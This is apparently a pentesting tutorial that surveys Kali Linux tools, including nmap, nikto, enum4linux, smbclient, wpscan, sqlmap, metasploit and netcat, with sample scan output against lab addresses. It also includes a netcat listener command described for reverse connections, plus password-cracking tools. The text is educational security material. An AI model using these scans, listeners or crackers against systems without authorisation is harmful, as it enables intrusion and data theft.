
Is a tool that is being used to help find and identify hosts on either a wireless or switched network. Netdiscover will also provide the mac address of a host on the network



```
root@kali-klt:~# netdiscover  -r 192.168.1.0/24 -P

   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     18:d2:76:6a:b5:ca      1      60  Unknown vendor
 192.168.1.2     50:b7:c3:f5:75:80      1      60  Samsung Electronics CO., LTD
 192.168.1.5     00:1b:63:c5:3b:6c      1      60  Apple
 192.168.1.150   08:00:27:6d:69:49      1      60  CADMUS COMPUTER SYSTEMS
 192.168.1.151   08:00:27:7b:1f:c4      1      60  CADMUS COMPUTER SYSTEMS

-- Active scan completed, 5 Hosts found.
root@kali-klt:~# netdiscover  -r 192.168.1.0/24 -PN
 192.168.1.1     18:d2:76:6a:b5:ca      1      60  Unknown vendor
 192.168.1.2     50:b7:c3:f5:75:80      1      60  Samsung Electronics CO., LTD
 192.168.1.5     00:1b:63:c5:3b:6c      1      60  Apple
 192.168.1.150   08:00:27:6d:69:49      1      60  CADMUS COMPUTER SYSTEMS
 192.168.1.151   08:00:27:7b:1f:c4      1      60  CADMUS COMPUTER SYSTEMS
```

nmap ***

Is a port scanning tool. It sends ICMP packets to check whether the port is open or closed. It also helps find the operating system running on a host



```
root@EthicalHaks:~# nmap -A 192.168.0.9

Starting Nmap 7.12 ( https://nmap.org ) at 2016-07-23 21:49 PDT
Nmap scan report for 192.168.0.9
Host is up (0.000058s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          46044/udp  status
|_  100024  1          54793/tcp  status
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```


Burp Suite

Is a hacking tool that is being used to perform security testing of web applications. It has various features that work together to support the entire testing process from initial mapping and analysis of an application’s attack surface, through to finding and exploiting security vulnerabilities

nikto

This is a web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, but also it checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers

#nikto -h [IP]




```
               + requires a value

root@kali:~# nikto -host 192.168.80.129 -output /root/Desktop/results -Format HTM
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.80.129
+ Target Hostname:    192.168.80.129
```

- **exif**

This is an information gathering tool that can be used for reading, writing and manipulating image, audio and video metadata.

#exif [image/video]




```
root@kali:~/Desktop# exif shockedrichard.jpg
EXIF tags in 'shockedrichard.jpg' ('Intel' byte order):
--------------------+----------------------------------------------------------
Tag                 |Value
--------------------+----------------------------------------------------------
Software            |Google
Copyright           |Copyright © 1995 Paramount Pictures Corporation. Credit: ©
X-Resolution        |72
Y-Resolution        |72
Resolution Unit     |Inch
Exif Version        |Exif Version 2.2
User Comment        |ce154b5a8e59c89732bc25d6a2e6b90b
Pixel X Dimension   |1600
Pixel Y Dimension   |1029
FlashPixVersion     |FlashPix Version 1.0
Color Space         |Internal error (unknown value 65535)
--------------------+----------------------------------------------------------
root@kali:~/Desktop# 
```

- **strings**

This is a tool that makes it possible for the humans to be able to read characters with any file. The purpose of this tool is to be able to know what type of file your looking at and it can be used to extract text

#string file.exe




```
fabio@fabio-S400CA:~$ strings file.exe
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
SSShL@X
E]u@8
QRP;6
7@JB
A/K?/?
/K7A?7/
JBCA
B@?/A
```

- ### nmblookup

Is a tool that can be used to get several meaningful information. It shows relevant information about the workstation like what's the name of the workgroup and sometimes who the users are.


#nmblookup -A [IP]



```
root@kali:~# nmblookup -A 192.168.0.187
Looking up status of 192.168.0.187
        RED             <00> -          H <ACTIVE>
        RED             <03> -          H <ACTIVE>
        RED             <20> -          H <ACTIVE>
        ..__MSBROWSE__. <01> - <GROUP>  H <ACTIVE>
        WORKGROUP       <00> - <GROUP>  H <ACTIVE>
        WORKGROUP       <1d> -          H <ACTIVE>
        WORKGROUP       <1e> - <GROUP>  H <ACTIVE>

        MAC Address = 00-00-00-00-00-00

root@kali:~# 
```

- ### dirb, dirbster, gobuster

These are web scanners that look for web content. They basically look for web objects. It works by launching a dictionary-based attack against the webserver and analyzing the response. They all come with preconfigured attack wordlists for smooth usage, but you can use your custom wordlists



Target URL (eg http://example.com:80/)
https://prakharprasad.com

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 20 Threads □ Go Faster


Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt

- ## enum4linux

Is a tool used for enumerating data from windows hosts which contain samba systems. It could do user listing, listing of group membership information, share enumeration, detecting if a host is in a workgroup or a domain, identifying the operating system and password policy retrieval.


#enum4linux [IP]



```
root@kali:~# enum4linux -a 192.168.0.187
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 21 13:02:14 2019

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.0.187
RID Range ........ 500-550,1000-1050
```

- ## smbclient

It’s a samba client with an ftp-like interface. It is a tool that is used to test connectivity with a window share machine. It can also be used for transferring files or it can be used to look at share names



```
root@kali:~# smbclient -L //RED/kathy -I 192.168.0.187
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
        tmp             Disk      All temporary files should be stored here
        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            RED
root@kali:~# smbclient //RED/kathy -I 192.168.0.187
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun  3 12:52:52 2016
  ..                                  D        0  Mon Jun  6 17:39:56 2016
  kathy_stuff                         D        0  Sun Jun  5 11:02:27 2016
  backup                              D        0  Sun Jun  5 11:04:14 2016

                19478204 blocks of size 1024. 16391352 blocks available
smb: \> 
```

- **fcrackzip**

This is a tool that can be used to crack zipped files encrypted with zipcrypto through brute force and dictionary-based attacks

- **Pdfcrack**

Is a tool that is being used for recovering passwords and content from a pdf file.

pdfcrack -f [filename] [option] e.g. u-usernm, p-pwd

- **netcat**

This is a tool that is also known as the swiss army. It’s a tool that is being used for reading and writing from a network connection using TCP or UDP.

listening: #nc -nlvp port


connecting: #nc [IP] port

Forward and reverse connection use netcat

- **wpscan**

Is a vulnerability scanning tool that is used by the hacker to scan remote WordPress for vulnerable plugins, usernames and passwords

#wpscan -url [address]



```
$ wpscan -u http://192.168.3.1/wordpress

          WordPress Security Scanner by the WPScan Team
                         Version 2.9.3
            Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]y
[i] Updating the Database ...
[i] Update completed.
```


- **curl**

Is a tool that helps an attacker to view the source code of a web page and what contents it entails

#curl -url [address] → start with http/s-e

- **hash identifier**

There are many types of hashes that are being used by many applications for example MD5, SHA1, CRC8 and others. some hashes are being generated through source data of a file. The tool helps you identify what type a hash is.



root@kali: ~
File Edit View Search Terminal Help
blackMORE Ops
http://www.blackmoreops.com/
KALI LINUX
The quieter you become, the more you are able to hear

```
root@kali:~#
root@kali:~# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   -------------------------------------------------------------------------
 HASH: [redacted]

Possible Hashs:
[+]  DES(Unix)

   -------------------------------------------------------------------------
 HASH:
```

- **the harvester**


This is an information gathering tool that provides us with information about e-mail accounts, user names and hosts/subdomains from different public sources. Like search engines and PGP key server, the sources supported are google, bing etc.

#theharvester -d [url] -b all –h

- **metasploit**

Is a platform that provides exploits for a wide range of applications, services, operating systems and platforms. it comes with modules like payloads, exploits, auxiliary, encoders and posts which in combination can create a potential exploit


#msfconsole



```
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.9.2-2014041601 [core:4.9 api:1.0] ]
+ -- --=[ 1303 exploits - 792 auxiliary - 220 post ]
+ -- --=[ 335 payloads - 35 encoders - 8 nops      ]

msf >
```

- **sqlmap**


Is a tool that automates the discovery and exploitation of vulnerabilities to SQL injection attacks. It has many functions and included features such as detecting DBMS, databases, tables, columns, retrieve data and even take control of a database



```
root@kali:~# sqlmap -hh
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
```

- **dnsenum | dnsrecon**

This is a tool that is being used to enumerate a dns server, it enumerates services on port 53



```
root@kali:~# dnsenum --enum google.com
dnsenum.pl VERSION:1.2.3
Host's addresses:
__________________

google.com.                              62       IN    A        74.125.130.100
google.com.                              62       IN    A        74.125.130.101
google.com.                              62       IN    A        74.125.130.102
google.com.                              62       IN    A        74.125.130.113
google.com.                              62       IN    A        74.125.130.138
google.com.                              62       IN    A        74.125.130.139


Name Servers:
______________

ns1.google.com.                          343227   IN    A        216.239.32.10
ns2.google.com.                          343227   IN    A        216.239.34.10
ns3.google.com.                          343227   IN    A        216.239.36.10
```

HACKING MACHINES / ENVIRONMENTS

COMPREHENSIVE GUIDE ON METASPLOITABLE 2

If you’ve ever tried to learn about pentesting you would have come across Metasploitable in one way or another. In this article, we will be exploiting all the services running in Metasploitable 2, so without further ado, let’s dive in.

